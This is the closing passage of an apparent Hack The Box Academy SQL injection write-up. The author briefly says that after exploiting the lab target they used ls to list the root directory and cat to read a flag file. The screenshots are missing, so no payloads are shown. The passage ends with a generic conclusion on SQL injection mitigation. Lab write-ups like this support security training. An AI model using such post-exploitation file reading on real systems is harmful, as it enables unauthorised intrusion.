
Using ls cmd I was able to list files in the / directory. One of the files had the file we were looking for as seen in the image below.



I read the content of the file using the cat cmd as shown below.



This was one of my favorite modules in hackthebox. Reason being, I was able to employ all the skills I learnt from this room with that from portswigger to solve the final task.



https://academy.hackthebox.com/achievement/1287818/33

Conclusion

SQL Injection remains a significant threat to database security, capable of causing extensive damage to organizational data and systems. By identifying vulnerabilities, understanding potential impacts, and implementing robust mitigation strategies, organizations can significantly reduce the risk of SQL Injection attacks. Ensuring ongoing vigilance through regular security assessments and adherence to best practices in secure coding and database management is crucial for maintaining a secure environment.